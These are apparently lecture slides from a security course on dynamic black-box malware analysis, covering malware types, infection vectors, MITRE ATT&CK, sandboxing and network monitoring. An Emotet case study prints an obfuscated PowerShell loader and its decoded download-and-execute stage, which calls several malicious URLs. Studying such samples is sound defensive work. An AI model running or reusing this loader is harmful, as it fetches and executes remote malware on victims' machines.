

Dynamic black-box analysis of malware

Vít Bukač

PV204 Security Technologies



Centre for Research on Cryptography and Security

www.fi.muni.cz/crocs

Dynamic black-box malware analysis – Outline

• Lecture

- 1. Motivation & Background
- 2. Black-box malware analysis principles
- 3. Black-box analysis tools
- 4. Automatic sandbox analysis
- Hands-on lab
 - Analysis of provided malware samples

Motivation & Background

Cyber Incident Response

- Cyber Incident Response
 - "A well-organized effort by which an organization handles a cyberattack, including analysis, containment, remediation and reduction of future risks."
 - Good incident response results in:
 - Lower costs of ongoing cyber incidents
 - Fewer future incidents
- Cyber Attack Incident
 - Each incident goes through certain phases
 - Collecting information about each phase and modifying defenses accordingly helps detect/prevent future incidents

Malware

"Malware is short for malicious software and is typically used as a catch-all term to refer to any software designed to cause damage to a single computer, server, or computer network, whether it's a virus, spyware, et al."

Robert Moir, Defining Malware: FAQ, 2009. URL: <u>https://technet.microsoft.com/en-us/library/dd632948.aspx</u>

Malware analysis

- What is malware analysis?
 - "Malware Analysis is the study or process of determining the functionality, origin and potential impact of a given malware sample and extracting as much information from it."
- Why is it valuable?
 - "The information that is extracted helps to understand the functionality and scope of malware, how the system was infected and how to defend against similar attacks in future."

Soni Madhusudan, Introduction To Malware Analysis, 2020. URL: <u>https://www.geeksforgeeks.org/introduction-to-malware-analysis/</u>

Dynamic black-box malware analysis

- Black-box
 - The analyst has no prior knowledge about internal workings of the sample.
- Dynamic
 - "Dynamic malware analysis executes suspected malicious code in a safe environment called a sandbox. This closed system enables security professionals to watch the malware in action without the risk of letting it infect their system or escape into the enterprise network."

Kurt Baker, Malware Analysis, URL: https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/

Malware types

- Ransomware
- Trojan
- Backdoor
- Remote Access Tool (RAT)
- Dropper
- Downloader
- Information stealer
- Keylogger


Coinminer

- Worm/Self-spreading malware
- Spyware
- Adware
- Botnet
- Webshell

Malware infection vectors

- Email
 - Link
 - Attachment
 - Link + document download
- Unpatched/unsecured hosts
 - Weak credentials SSH, RDP
 - OS vulnerabilities (Petya, Not Petya, WannaCry,...)
 - App vulnerabilities (Log4j, VPN appliances, web servers, WordPress...)
- Malicious website hosting
 - Drive-by download
- USB drives
- Cracked software


Case Study: Emotet




Don Ovid Ladores, EMOTET Returns, Starts Spreading via Spam Botnet, 2017. URL: <u>https://www.trendmicro.com/en_us/research/17/i/emotet-returns-starts-spreading-via-spam-botnet.html</u>

Emotet: Infection vector – Phishing

- Subject
 - "Account blocked"
 - "Package to be delivered"
 - "Expiring subscription"
 - "Invoice" / "Receipt" / "Parchment"
- Signs
 - Unexpected sender address (1)
 - Graphic errors (2)
 - Erroneous info (3)
 - Links to unexpected URL (4)
 - Links to same URL
 - Generic salutation
 - Use of threats, sense of urgency



Emotet: Macros and Powershell



powershell (nEW-obJeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.mEmORyStREam]
[SYstEm.coNverT]::frOMbAse64stRIng(

'[R]VDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUizM0zlzLjPMfj4XHrs86DUayt6RxAL1g7
PoSbHXGRW8JopjKWOyDabowAcR0koutZz8UbDHHDwJExq5u6LNDizVYEV0UlddC/+CdQPNrrUGnFhH2YVUxYRtK7uYm+C
pz5aP5rYsrwIPq3CAxprN4ZJiwNS41S6spJ4uZm/zqeSijM7SgE/4UDHTzrMi4/d3XDGqtgVDvx8TNnHEv/joTI+4wB/k
6jsk7N0G7MX6rJ/z0cMjpcOR9c8R09B5F6B6sg4v0zfZ2XCoSoJE+UcKpm9+wZTunTbqZIBMfTydfgE[=]'),
[I0.comprEsSION.CompREssIONmoDE]::dECoMprEsS) | fOREACH-OBject{ nEW-obJeCt
SySteM.io.StREamreAder(\$_, [SyStem.tEXt.EncodiNg]::ASCIi) } | FOReaCH-ObjEcT{ \$_.rEADToENd(
) }) |. (\$eNv:CoMspeC[4,24,25]-join'')


Enable content to adjust this document to your version of Microsoft Word[™]

python powershelldeflate2.py -i evilb64 \$iZG=new-object

Net.WebClient;\$LJt='http://primerplano[.]org/Yb/@http://aveant[.]com/u/@http://muaithai[.]pl/bdwsab/@http://jmamusical[.]jp/wordpress/wpcontent/Ec0SS/@http://nagoyamicky[.]com/cacheqblog/bDWJMUD/'.Split('@');\$csU = '74';\$tdq=\$env:temp+'\'+\$csU+'.exe';foreach(\$Hin in \$LJt){try{\$iZG.DownloadFile(\$Hin, \$tdq);Start-Process \$tdq;break;}catch{}}

Security Magic Blog, July 2018, Emotet Encoded Powershell Observed. URL: <u>https://security5magics.blogspot.com/2018/07/july-</u> emotet-encoded-powershell-observed.html

Emotet: 2nd stage example



Malwareless/Fileless attack

- 1. Has no identifiable code or signature that allows typical antivirus tools to detect it.
- 2. Lives in your computer's RAM. Thus, it is also known as memory-based malware.
- 3. Uses processes that are native to the operating system you are using in order to carry out the attack.
- 4. May be paired with other types of malware.
- 5. May be able to circumvent application whitelisting, a process that allows only approved applications to be installed on a machine. Fileless malware takes advantage of approved applications that are already on your system.

Ellen Zhang, What is Fileless Malware (or a Non-Malware Attack)? Definition and Best Practices for Fileless Malware Protection, 2018. URL: <u>https://digitalguardian.com/blog/what-fileless-malware-or-non-malware-attack-definition-and-best-practices-fileless-malware malware</u>

MITRE ATT&CK Framework

- Globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
 - Good learning point about advanced attackers
 - Community-driven
- Allows mapping attack steps
- Knowing what is possible in each step facilitates incident analysis and allows planning defenses
- Provides info about
 - Attack tools
 - Threat actor groups
 - Protection strategies
- <u>https://attack.mitre.org/</u>

MITRE ATT&CK Framework

Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	
Drive-by Compromise	Command and Scripting	Account Manipulation ₍₄₎	Abuse Elevation Control	Abuse Elevation Control Mechanism ₍₄₎	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data ₍₃₎	Application Layer Protocol (4)	
Exploit Public- Facing Application	Interpreter ₍₈₎ Container	BITS Jobs	Mechanism ₍₄₎ Access Token	Access Token Manipulation (5)	Credentials from Password Stores (5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through	
External Remote	Administration Command	Boot or Logon Autostart	Manipulation (5)	BITS Jobs	Exploitation for	Browser Bookmark Discovery	Lateral Tool	Automated Collection	Removable Media	
Services	Deploy Container	Execution (14)	Boot or Logon Autostart	Build Image on Host	Credential Access	Cloud Infrastructure	Transfer	Clipboard Data	Data Encoding ₍₂₎	
Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Execution (14) Boot or Logon	Deobfuscate/Decode Files or Information	Forced Authentication	Discovery Cloud Service Dashboard	Remote Service Session I Hijacking (2)	Data from Cloud Storage Object	Data Obfuscation ₍₃₎	
Phishing (3)	Inter-Process	Browser	Initialization Scripts (5)	Deploy Container	Forge Web	Cloud Service Discovery	Remote .	Data from	Dynamic Resolution (3)	
Replication Through	Communication (2)	Extensions	Create or Modify	Direct Volume Access	Credentials (2)	Container and Resource	Services (6)	Configuration " Repository (2)	Encrypted	
Removable Media	Native API Scheduled	Compromise Client Software Binary	System Process ₍₄₎ Domain Policy	Domain Policy	Input Capture ₍₄₎	Discovery	Replication Through Removable Media	Data from Information	Channel ₍₂₎ Fallback Channels	
Supply Chain Compromise ₍₃₎	Task/Job (7)	Create Account (3)	Modification (2)	Modification (2) Execution Guardrails (1)	Middle (2)	II Domain Trust Discovery File and Directory	Software	Repositories ₍₂₎		
Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Escape to Host	Exploitation for Defense	Modify Authentication	Discovery	Deployment Tools	Data from Local System	Transfer	
Valid Accounts (4)	Software Deployment Tools	Event Triggered	Event Triggered Execution (15)	II Evasion	Process (4)	Network Service Scanning	Taint Shared	Data from	Multi-Stage Channels	
	System Services (2)	Execution (15)	Exploitation for Privilege	File and Directory Permissions	Network Sniffing	Network Share Discovery	Content	Network Shared Drive	Non-Application	
	User Execution (3)	Iser Execution (3)		Modification (2)	OS Credential Dumping ₍₈₎	II Network Sniffing	Use Alternate Authentication	Data from	Layer Protocol	
	Windows	Hijack Execution	Hijack Execution	Hide Artifacts (7)	Steal Application	Password Policy Discovery	Material ₍₄₎	Removable Media	Non-Standard Port	
	Management Instrumentation	Flow (11)	Flow (11)	Hijack Execution Flow (11)	II Access Token	Peripheral Device		Data Staged (2)	Protocol Tunneling	
		Implant Internal Image	Process Injection (11)	II Impair Defenses ₍₇₎	II Steal or Forge Kerberos	Discovery	-	Email Collection ₍₃₎	Proxy ₍₄₎	
				Indicator Removal on	Tickets (4)	Permission Groups			Remote Access	

MITRE ATT&CK example - Emotet

MITRE ATT&CK mapping of an example ransomware attack:

- Initial Access Spearphishing Attachment (T1566.001)
- Execution PowerShell (T1059.001), Service Execution (T1569.002), Rundll32 (T1218.011), Regsvr32 (T1218.010), Remote Access Software (T1219), Exploitation of Remote Services (T1210)
- Persistence Process Injection (T1055)
- Defense Evasion File Deletion (T1070.004), Lateral Tool Transfer (T1570), Domain Account (T1087.002), Domain Groups (T1069.002), Data Encrypted for Impact (T1486)
- Credential Access Valid Accounts (T1078)
- Discovery SMB/Windows Admin Shares (T1021.002), Remote System Discovery (T1018), Process Discovery (T1057), System Information Discovery (T1082), Network Share Discovery (T1135)
- Exfiltration Data from Network Shared Drive (T1039), Web Protocols (T1071.001), Exfiltration to Cloud Storage (T1567.002)

https://thedfirreport.com/2022/11/28/emotet-strikes-again-lnk-file-leads-to-domain-wide-ransomware/

Black box malware analysis principles

Analysis – Ask the right questions

- What is the scope of compromise? What are 2nd stage callbacks?
- Communication between local file server and an unknown IP address in China has been observed. What process is responsible for the communication?
- Malware is creating temporary files. Where are these files located?
- Malware executable is created again after system reboot. How is it possible and what is causing it?
- A new type of malware has been spreading through internal network. How to quickly assess the malware capabilities? What is its purpose? Is it based on any well-known tool?

Dynamic black-box malware analysis

- Dynamic analysis file is executed
- Black-box analysis without internal knowledge
 - Observable inputs
 - Observable outputs
- Quick, simple
- Common monitoring tools
- Collected indicators about
 - Filenames, process names, process parent/child relationships, temporal relationships, domain names, IP addresses, registry keys, persistence methods, cleanup operations etc.
- Can be highly automated




Black box malware analysis – Principle

- 1. Prepare analysis environment
- 2. Create snapshot
- 3. Run monitoring tools
- 4. Run malware
- 5. Collect and observe interactions between malware and VM
- 6. Restore snapshot
- 7. Repeat 3-6 as needed

Analysis environment

- Virtual Machine
 - Limited/no connectivity
 - Virtualized services (DNS, HTTP,...)
 - Several VMs for various host types
- Software
 - Monitoring tools
 - Often exploited applications
- Snapshots(!)
- Risks
 - VM isolation breach
 - Malware inactivity in VM



Black-box analysis tools

Network analysis

- Capturing sent/received packets
- Protocol dissection
- Promiscuous mode
- Tools
 - Tcpdump, Wireshark, NetworkMiner
- Indicators
 - Domain names, IP addresses, protocols, ports, HTTP parameters
- Q&A
 - Who is this program communicating with? What reputation does the partner have? What data is exchanged? Is it encrypted or obfuscated?

Network analysis – What to look for

- New established connections HTTP 80/8080
 - Direct calls for domains without DNS lookup
 - Random domain names (e.g., rpxiodffd.biz)
 - Suspicious domain names (e.g., gooogle.org)
 - Similarly looking domain names (e.g., osinstall.biz, swinstall.biz, swinstall.com)
- Outgoing portscans
- Ping/DNS request for well known services
 - Connection availability test
- Be aware of background OS/processes activities!

Example – Wireshark

Image: Control of the second state		_										_	_	_			_	_	_		_			
Image: Source Destnation Protocol Length Image: Source Protocol </td <td><u>v</u>t</td> <td>est.ca</td> <td>ър</td> <td></td>	<u>v</u> t	est.ca	ър																					
Filter: Expression Clear Apply No. Tme ISource Destination Protocol Length Info 1 0.000000 192.168.0.2 Broadcast ARP 42 Gratuitous ARP for 192.168.0.2 (F 2 0.299139 192.168.0.1 192.168.0.2 NBNS 92 Name query NBSTAT *<00><00><00><00><00	Eile	<u>E</u> dit	⊻iew	<u>G</u> o	⊆aptur	е <u>А</u>	nalyze	<u>S</u> tati:	stics 1	elepho	n <u>y</u> I	ools	Interr	nals	Help									
No. Time Source Destination Protocol Length Info 1 0.000000 192.168.0.2 Broadcast ARP 42 Gratuitous ARP for 192.168.0.2 (F) 2 0.299149 192.168.0.2 Broadcast ARP 42 Gratuitous ARP for 192.168.0.2 (F) 3 0.299149 192.168.0.2 192.168.0.1 192.168.0.1 ICMP 20 Gestination unreachable (Cont. uni) 4 1.025659 192.168.0.2 192.168.0.1 DNS 110 Standard query SRV_ldap.tcp.nbg 5 1.044366 192.168.0.2 192.168.0.1 DNS 110 Standard query SAV anblo61d.ww004 8 1.055053 192.168.0.2 192.168.0.2 SSDP 377 HTTP/1.1 200 OK 9 1.082038 192.168.0.2 192.168.0.2 SSDP 377 HTTP/1.1 200 OK 9 1.082038 192.168.0.2 192.168.0.1 DNS 86 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.227282 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] Seq-0 win-64	8		<u>s</u> ((2	×	2	3 0	\$	-		T 3	₽		€€		**	×	¥ !	6	*		
1 0.000000 192.168.0.2 Broadcast ARP 42 Gratuitous ARP for 192.168.0.2 (F 2 0.299139 192.168.0.1 192.168.0.2 NBNS 92 Name query NBSTAT *<00><00><00><00><00><00 < 192.168.0.2 192.168.0.2 NBNS 92 Name query NBSTAT *<00><00><00><00><00 < 192.168.0.2 192.168.0.2 192.168.0.1 ICMP 70 Destination unreachable (Pont unr 4 1.025659 192.168.0.2 224.0.0.22 IGMP 54 V3 Membership Report / Join group 5 1.044366 192.168.0.2 192.168.0.1 DNS 110 Standard query SRV _ldap.tcp.nbc 6 1.044865 192.168.0.2 192.168.0.1 DNS 110 Standard query SA nb10061d.ww004 8 1.055073 192.168.0.1 192.168.0.2 SDP 377 M=SEARCH * HTP/1.1 7 1.050784 192.168.0.2 192.168.0.1 DNS 86 Standard query SA nb10061d.ww004 8 1.055073 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SVN] seq=0 win-6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SVN, AcK] Seq=0 win-6424 W 9 Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) 9 Erramsission Control Protocol, Src 192.168.0.2 (90:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) 9 Erramsission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes # Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 001 00 03 08 48 48 00 08 06 61 2c cd 03 80 00 2c da 8 .0.H%a, 0020 00 01 c7 c0 05 03 c3 6 95 f8 00 00 00 07 02, [.Pc6p. 0030 fa f0 27 e0 00 00 20 4 05 b4 01 01 04 02	Filte	r:												♥ E>	pression	Clear A	Apply							
2 0.299139 192.168.0.1 192.168.0.2 NBNS 92 Name query NBSTAT *<00><00><(3 0.299214 192.168.0.2 192.168.0.1 100 P 70 Destination unreachable (Fort uni 4 1.025659 192.168.0.2 192.168.0.1 DNS 110 Standard query SRV _ldaptcp.nbg 6 1.048652 192.168.0.2 192.168.0.1 DNS 110 Standard query SRV _ldaptcp.nbg 6 1.048652 192.168.0.2 192.168.0.1 DNS 86 Standard query SOA nbl0061d.ww004 8 1.055053 192.168.0.1 192.168.0.2 SSDP 137 M-SEARCH * HTTP/1.1 7 1.050784 192.168.0.2 192.168.0.1 DNS 86 Standard query SOA nbl0061d.ww004 8 1.055053 192.168.0.2 192.168.0.2 SSDP 337 HTTP/1.1 200 OK 9 1.082038 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 DNS 87 Standard query > http://standard. 10 1.111945 192.168.0.2 192.168.0.1 DNS 87 Standard query > http://standard. 11 1.226156 192.168.0.2 192.168.0.1 DNS 87 Standard query > http:/standard. 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, AcK] Seq=0 Ack w ■ Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) ■ Thernet II, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet II, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Flags: 0x02 (sYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0020 00 01 0c 7c 00 50 0c 3d 69 5f 80 00 00 00 70 02, .P<6p. 0020 00 01 0c 7c 00 50 3c 3d 95 f8 00 00 00 07 02, .P<6p. 0020 00 01 0c 7c 00 50 3c 3d 95 f8 00 00 00 07 02, .P<6p. 0020 00 01 0c 7c 00 50 3c 3d 95 f8 00 00 00 07 02, .P<6p. 0020 00 01 0c 7c 00 50 3c 3d 9	No.																			_				~
3 0.299214 192.168.0.2 192.168.0.1 ICMP 70 Destination unreachable (Port units of the second								-				-												
4 1.025659 192.168.0.2 224.0.0.22 IGMP 54 V3 Membership Report / Join group 5 1.044366 192.168.0.2 192.168.0.1 DNS 110 Standard query SRV_ldap.tcp.nbg 6 1.048652 192.168.0.2 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1 7 1.050784 192.168.0.2 192.168.0.1 DNS 86 Standard query SOA nbl0061d.ww004 8 1.055053 192.168.0.1 192.168.0.2 SSDP 337 HTTP/1.1 200 ok 9 1.082038 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] seq=0 win=6424 12 1.227282 192.168.0.2 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] seq=0 Ack ● Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) ● ● ● Ethernet II, Src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ● ● Internet Protocol, src: 192.168.0.2 (192.168.0.2), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ● ● Transmission Control Protocol, src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream inde								_																
5 1.044366 192.168.0.2 192.168.0.1 DNS 110 standard query sky _ldaptcp.nbc 6 1.048652 192.168.0.2 239.255.255.250 SSDP 175 M-SEARCH * HTTP/1.1 7 1.050784 192.168.0.2 192.168.0.1 DNS 86 standard query sky _ldaptcp.nbc 8 1.055053 192.168.0.1 192.168.0.2 SSDP 377 HTTP/1.1 200 oK 9 1.082038 192.168.0.2 192.168.0.1 DNS 87 standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SNN, ACK] seq=0 win=6424 * * * * * * * * Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) * * * * Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) * * * * Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) * * * * Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) * * * *																							-	
6 1.048652 192.168.0.2 239.255.250 SSDP 175 M-SEARCH * HTTP/1.1 7 1.050784 192.168.0.2 192.168.0.1 DNS 86 Standard query SOA nb10061d.ww004 8 1.055053 192.168.0.2 192.168.0.2 SSDP 337 HTTP/1.1 200 oK 9 1.082038 192.168.0.2 192.168.0.255 NBNS 110 Registration NB NB10061D<00> 10 1.111945 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SVN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SVN, ACK] seq=0 Ack ✓ ■ Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) ■ Ethernet 11, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) ■ Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) ■ Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes ■ Flags: 0x02 (SVN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 80 06 61 2c c0 a8 00 02 c0 a80.H6 a, 0020 00 01 0c 7c 00 50 3c 36 95 f8 00 00 00 07 00 22]!.P<6p. 0030 fa fo 27 e0 00 00 20 40 5b 40 10 10 40 22								-														•		
7 1.050784 192.168.0.2 192.168.0.1 DNS 86 standard query SOA nb10061d.ww004 8 1.055053 192.168.0.1 192.168.0.2 SSDP 337 HTTP/1.1 200 OK 9 1.082038 192.168.0.2 192.168.0.1 DNS 87 standard query SOA nb10061d.ww004 10 1.11945 192.168.0.2 192.168.0.1 DNS 87 standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] seq=0 Ack Image: Standard query Soa wine (496 bits), 62 bytes captured (496 bits) Image: Soa wine (496 bits), 62 bytes captured (496 bits) Image: Soa wine (496 bits), 62 bytes captured (496 bits) Image: Soa wine (496 bits), 62 bytes captured (496 bits) Image: Soa wine (496 bits), 62 bytes captured (496 bits) Image: Soa (00:09:5b:2d:75:9a) Image: Soa control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Image: Soa (00:09:5b:2d:75:9a) Istraam index: 5] Sequence number: 0 (relative sequence number) Image: Soa (00:09:5b:2d:75:9a) Image: Soa (00:09:5b:2d:75:9a) Image: Soa (00:00:00:00:00:00:00:00:00:00:00:00:00:																						Idap	tcp.	nbc
<pre>8 1.055053 192.168.0.1 192.168.0.2 SSDP 337 HTTP/1.1 200 OK 9 1.082038 192.168.0.2 192.168.0.255 NBNS 110 Registration NB NBL0061D<00> 10 1.111945 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] Seq=0 Ack</pre>													.250							· · · ·		L4.00	ca	
9 1.082038 192.168.0.2 192.168.0.255 NBNS 110 Registration NB NB10061D<00> 10 1.111945 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] seq=0 Ack																					A n	0010	bld.ww	VO04
<pre>10 1.111945 192.168.0.2 192.168.0.1 DNS 87 Standard query A proxyconf.ww004. 11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [SYN] Seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] Seq=0 Ack ↓</pre>																	· · · · ·				-1.0			
<pre>11 1.226156 192.168.0.2 192.168.0.1 TCP 62 ncu-2 > http [5YN] seq=0 win=6424 12 1.227282 192.168.0.1 192.168.0.2 TCP 60 http > ncu-2 [SYN, ACK] seq=0 Ack Frame 11: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) F thernet II, Src: 192.168.0.2 (00:0b:5d:20:cd:02), Dst: Netgear_2d:75:9a (00:09:5b:2d:75:9a) Transmission Control Protocol, Src 192.168.0.2), Dst: 192.168.0.1 (192.168.0.1) Transmission Control Protocol, Src Port: ncu-2 (3196), Dst Port: http (80), Seq: 0, Len: 0 Source port: ncu-2 (3196) Destination port: http (80) [Stream index: 5] Sequence number: 0 (relative sequence number) Header length: 28 bytes Flags: 0x02 (SYN) window size value: 64240 0000 00 09 5b 2d 75 9a 00 0b 5d 20 cd 02 08 00 45 00[-u]E. 0010 00 30 18 48 40 00 800 66 12 cc 0a 88 00 02 co a8 .0.H@ a, 0030 fa f0 27 e0 00 00 20 4 05 b4 01 01 04 02</pre>								-					55											
